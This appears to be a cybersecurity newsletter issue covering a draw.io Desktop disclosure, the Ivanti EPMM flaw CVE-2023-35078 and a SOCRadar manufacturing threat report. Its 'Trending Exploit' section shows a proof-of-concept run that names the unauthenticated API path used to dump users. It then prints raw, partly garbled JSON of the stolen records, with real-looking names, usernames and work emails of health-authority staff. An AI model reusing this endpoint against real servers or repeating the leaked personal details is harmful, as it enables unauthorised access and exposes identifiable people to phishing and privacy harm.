The vulnerability was discovered and reported by security researcher @kevin_mizu. Their prompt action in identifying and responsibly disclosing the flaw is crucial in ensuring that draw.io Desktop's developers can address the issue and provide an effective fix to users.

The vulnerability was reported through the security bounty program, hosted by Huntr.dev. Such programs incentivize security researchers to identify and report vulnerabilities responsibly, encouraging responsible disclosure and prompt remediation by the affected software vendor.

🌶️ Trending Exploit



```
python cve_2023_35078_poc.py -f urls.txt

[+] Author:
Vaishno Chaitanya (https://github.com/vchan-in)

[*] Target: https://[redacted]
[*] Target version: 10.8
[+] Target is vulnerable! https://[redacted]
[*] Exploiting the target... https://[redacted]
[+] Extracting Data:
[*] Dumping all users from https://[redacted]/mifs/aad/api/v2/authorized/users?adminDeviceSpaceId=1
[+] Data saved to file: [redacted].json
[+] Vulnerability Exploited Successfully!

root@DESKTOP-M6F4544:/CVE-2023-35078/CVE-2023-35078-Exploit-POC#
```

```
evices":
e":"D","opaque":tru
,"androidWorkEmailA
erDN":null,"userUPN

"D","opaque":true,"c
droidWorkEmailAddre
":null,"userUPN":nu
ayName":"Akinola,

null,"languageId":n
"passwordHashSHA256"
cale":null},
```

```
["ROLE_USER_PORTAL_RW","ROLE_MPW_REG","ROLE_MPW_LOCATE","ROLE_MPW_LOCK"],"devices":[],"displayName":"Albert, Lori
SHA","firstName":"Lori","lastName":"Albert","email":"Lori.Albert@saskhealthauthority.ca","createdAt":1496952203000,"createdBy":null,"enabled":true,"value":null,"userSource":"D","opaque":true,"c
ountryId":null,"languageId":null,"forcePasswordChange":false,"samlPseudonymousIdentifier":null,"lastAdminPortalLoginTime":null,"lastLoginIp":null,"androidWorkUserId":null,"androidWorkEmailAddre
ss":null,"passwordHashSHA256":null,"lastGoogleRevokeSent":1574798029000,"gdprProfileId":null,"userEnrollmentEnabled":false,"managedAppleId":null,"samAccountName":null,"userDN":null,"userUPN":nu
ll,"userLocale":null},{"uuid":"6be8fe97-46ce-4929-8190-e4168b9639d7","id":9115,"principal":"DAlmond","deviceSpaceId":1,"deviceSpacePath":"/1/","roles":
["ROLE_USER_PORTAL_RW","ROLE_MPW_REG","ROLE_MPW_LOCATE","ROLE_MPW_LOCK"],"devices":[],"displayName":"Almond, Deanne
SHA","firstName":"Deanne","lastName":"Almond","email":"Deanne.Almond@saskhealthauthority.ca","createdAt":1480706627000,"createdBy":null,"enabled":true,"value":null,"userSource":"D","opaque":tru
e,"countryId":null,"languageId":null,"forcePasswordChange":false,"samlPseudonymousIdentifier":null,"lastAdminPortalLoginTime":null,"lastLoginIp":null,"androidWorkUserId":null,"androidWorkEmailA
ddress":null,"passwordHashSHA256":null,"lastGoogleRevokeSent":1574798029000,"gdprProfileId":null,"userEnrollmentEnabled":false,"managedAppleId":null,"samAccountName":null,"userDN":null,"userUPN
":null,"userLocale":null},{"uuid":"f14d07de-146b-4e68-b555-8550536bad39","id":9525,"principal":"CAnderson","deviceSpaceId":1,"deviceSpacePath":"/1/","roles":
["ROLE_USER_PORTAL_RW","ROLE_MPW_REG","ROLE_MPW_LOCATE","ROLE_MPW_LOCK"],"devices":[],"displayName":"Anderson, Cara
SHA","firstName":"Cara","lastName":"Anderson","email":null,"createdAt":1562177730000,"createdBy":null,"enabled":true,"value":null,"userSource":"D","opaque":true,"countryId":null,"languageId":nu
ll,"forcePasswordChange":false,"samlPseudonymousIdentifier":null,"lastAdminPortalLoginTime":null,"lastLoginIp":null,"androidWorkUserId":null,"androidWorkEmailAddress":null,"passwordHashSHA256":
null,"lastGoogleRevokeSent":1574798029000,"gdprProfileId":null,"userEnrollmentEnabled":false,"managedAppleId":null,"samAccountName":null,"userDN":null,"userUPN":null,"userLocale":null},
{"uuid":"2af857aa-219e-4724-90fe-fbf1fcf0a051","id":9234,"principal":"SArps","deviceSpaceId":1,"deviceSpacePath":"/1/","roles":
["ROLE_USER_PORTAL_RW","ROLE_MPW_REG","ROLE_MPW_LOCATE","ROLE_MPW_LOCK"],"devices":[],"displayName":"Arps, Stephanie
SHA","firstName":"Stephanie","lastName":"Arps","email":"Stephanie.Arps@saskhealthauthority.ca","createdAt":1502731147000,"createdBy":null,"enabled":true,"value":null,"userSource":"D","opaque":t
rue,"countryId":null,"languageId":null,"forcePasswordChange":false,"samlPseudonymousIdentifier":null,"lastAdminPortalLoginTime":null,"lastLoginIp":null,"androidWorkUserId":null,"androidWorkEmai
lAddress":null,"passwordHashSHA256":null,"lastGoogleRevokeSent":1574798029000,"gdprProfileId":null,"userEnrollmentEnabled":false,"managedAppleId":null,"samAccountName":null,"userDN":null,"userU
PN":null,"userLocale":null},{"uuid":"2612b6a8-f4b3-43aa-a007-be991a911af7","id":10040,"principal":"asdconsultant","deviceSpaceId":1,"deviceSpacePath":"/1/","roles":
["ROLE_USER_PORTAL_RW","ROLE_MPW_REG","ROLE_MPW_LOCATE","ROLE_MPW_LOCK"],"devices":[],"displayName":"ASD Consultant Mobile
Device","firstName":"ASD","lastName":"Consultant","email":"ASDConsultant.mobile@pnrha.ca","createdAt":1641234886000,"createdBy":null,"enabled":true,"value":null,"userSource":"D","opaque":true,"
countryId":null,"languageId":null,"forcePasswordChange":false,"samlPseudonymousIdentifier":null,"lastAdminPortalLoginTime":null,"lastLoginIp":null,"androidWorkUserId":null,"androidWorkEmailAddr
ess":null,"passwordHashSHA256":null,"lastGoogleRevokeSent":1641234886000,"gdprProfileId":null,"userEnrollmentEnabled":false,"managedAppleId":null,"samAccountName":null,"userDN":null,"userUPN":n
ull,"userLocale":null},{"uuid":"1661710f-3b7c-497c-93a6-a58a418d7fd3","id":10157,"principal":"DBalenga","deviceSpaceId":1,"deviceSpacePath":"/1/","roles":
["ROLE_USER_PORTAL_RW","ROLE_MPW_REG","ROLE_MPW_LOCATE","ROLE_MPW_LOCK"],"devices":[],"displayName":"Balenga, Darla
SHA","firstName":"Darla","lastName":"Balenga","email":"Darla.Balenga@saskhealthauthority.ca","createdAt":1674582880000,"createdBy":null,"enabled":true,"value":null,"userSource":"D","opaque":tru
e,"countryId":null,"languageId":null,"forcePasswordChange":false,"samlPseudonymousIdentifier":null,"lastAdminPortalLoginTime":null,"lastLoginIp":null,"androidWorkUserId":null,"androidWorkEmailA
ddress":null,"passwordHashSHA256":null,"lastGoogleRevokeSent":1674582880000,"gdprProfileId":null,"userEnrollmentEnabled":false,"managedAppleId":null,"samAccountName":null,"userDN":null,"userUPN
":null,"userLocale":null},{"uuid":"7989627c-9659-4294-8bb5-8390733c7d35","id":9319,"principal":"SBanks","deviceSpaceId":1,"deviceSpacePath":"/1/","roles":
["ROLE_USER_PORTAL_RW","ROLE_MPW_REG","ROLE_MPW_LOCATE","ROLE_MPW_LOCK"],"devices":[],"displayName":"Banks, Sherri
SHA","firstName":"Sherri","lastName":"Banks","email":"sherri.banks@saskhealthauthority.ca","createdAt":1519764216000,"createdBy":null,"enabled":true,"value":null,"userSource":"D","opaque":true,
"countryId":null,"languageId":null,"forcePasswordChange":false,"samlPseudonymousIdentifier":null,"lastAdminPortalLoginTime":null,"lastLoginIp":null,"androidWorkUserId":null,"androidWorkEmailAdd
ress":null,"passwordHashSHA256":null,"lastGoogleRevokeSent":1574798029000,"gdprProfileId":null,"userEnrollmentEnabled":false,"managedAppleId":null,"samAccountName":null,"userDN":null,"userUPN":
null,"userLocale":null},{"uuid":"3c5fa9f5-0417-4979-8472-71a581c6ac73","id":9646,"principal":"CBantle","deviceSpaceId":1,"deviceSpacePath":"/1/","roles":
["ROLE_USER_PORTAL_RW","ROLE_MPW_REG","ROLE_MPW_LOCATE","ROLE_MPW_LOCK"],"devices":[],"displayName":"Bantle, Cameron
SHA","firstName":"Cameron","lastName":"Bantle","email":"Cameron.Bantle@saskhealthauthority.ca","createdAt":1586184479000,"createdBy":null,"enabled":true,"value":null,"userSource":"D","opaque":t
rue,"countryId":null,"languageId":null,"forcePasswordChange":false,"samlPseudonymousIdentifier":null,"lastAdminPortalLoginTime":null,"lastLoginIp":null,"androidWorkUserId":null,"androidWorkEmai
lAddress":null,"passwordHashSHA256":null,"lastGoogleRevokeSent":1586184479000,"gdprProfileId":null,"userEnrollmentEnabled":false,"managedAppleId":null,"samAccountName":null,"userDN":null,"userU
PN":null,"userLocale":null},{"uuid":"42b6f8fd-5918-4a95-855f-7b491e5020d7","id":9627,"principal":"RBarahona","deviceSpaceId":1,"deviceSpacePath":"/1/","roles":
["ROLE_USER_PORTAL_RW","ROLE_MPW_REG","ROLE_MPW_LOCATE","ROLE_MPW_LOCK"],"devices":[],"displayName":"Barahona, Roberto
SHA","firstName":"Roberto","lastName":"Barahona","email":null,"createdAt":1582845710000,"createdBy":null,"enabled":true,"value":null,"userSource":"D","opaque":true,"countryId":null,"languageId"
```

https://twitter.com/shaybt12/status/1685603187191853056

A critical security vulnerability, CVE-2023-35078, has been identified in Ivanti Endpoint Manager Mobile (EPMM), formerly known as MobileIron Core. This vulnerability affects all supported versions of EPMM, including Version 11.4 releases 11.10, 11.9, and 11.8. Older versions/releases are also susceptible to the exploit. The presence of this vulnerability allows unauthorized remote actors to potentially access users' personally identifiable information (PII) and make limited changes to the server. This poses significant risks to the security and privacy of users and organizations using the affected software.

Vulnerability Description:

CVE-2023-35078 is classified as a Remote Unauthenticated API Access vulnerability. This means that an attacker does not require any prior authentication to exploit the vulnerability. The flaw lies in the API implementation of the Ivanti Endpoint Manager Mobile, making it accessible over the internet by an unauthorized attacker without any verification of identity or credentials.

The Topic of the Week

SOCRadar
Your Eyes Beyond
MANUFACTURING
THREAT LANDSCAPE REPORT
"300% Increase in the Number of Dark Web References to Manufacturing Organizations"
socradar.io

Manufacturing Industry Threat Landscape Report - By @socradar

The manufacturing industry is undergoing a significant digital transformation, embracing technologies like Industrial Control Systems (ICS) and Operational Technology (OT) to streamline processes and enhance productivity. However, with these advancements come new challenges, as the industry faces an evolving threat landscape that demands constant vigilance and robust cybersecurity measures. In response to these emerging risks, @socradar has compiled a comprehensive Manufacturing Industry Threat Landscape Report, shedding light on the various cyber threats that manufacturers now face and providing insights into safeguarding their digital assets.

Digital Transformation Benefits:

The report highlights how the manufacturing sector has leveraged digital transformation to achieve greater efficiency and competitiveness. By integrating smart systems and IoT devices, manufacturers have enabled real-time monitoring, predictive maintenance, and data-driven decision-making, resulting in increased productivity and reduced operational costs. The seamless integration of ICS and OT technologies has revolutionized traditional manufacturing processes, providing numerous opportunities for growth and innovation.

Emerging Threats:

While embracing digital transformation has its benefits, the report cautions that the manufacturing industry is not immune to cybersecurity risks. Attackers are increasingly targeting this sector, seeking to exploit vulnerabilities in ICS, OT, and IoT devices to compromise critical infrastructure and intellectual property. The threat landscape has expanded to include a variety of sophisticated attack vectors, including:

1. **Ransomware Attacks:** Ransomware has become a prevalent threat, causing disruptions in production lines, halting operations, and demanding significant ransom payments.
2. **Supply Chain Attacks:** Adversaries are targeting suppliers and third-party vendors to gain access to the manufacturer's network, leading to potential data breaches or sabotage.
3. **Phishing and Social Engineering:** Attackers use social engineering tactics to trick employees into divulging sensitive information, providing unauthorized access to systems.
4. **Zero-Day Vulnerabilities:** The discovery of zero-day vulnerabilities in critical manufacturing systems poses significant risks, as attackers can exploit these unpatched flaws to carry out targeted attacks.
5. **Insider Threats:** Disgruntled employees or insiders with malicious intent can cause damage to the manufacturing process, systems, or intellectual property.

HADESS

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Threat Radar

WWW.THREATRADAR.NET

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.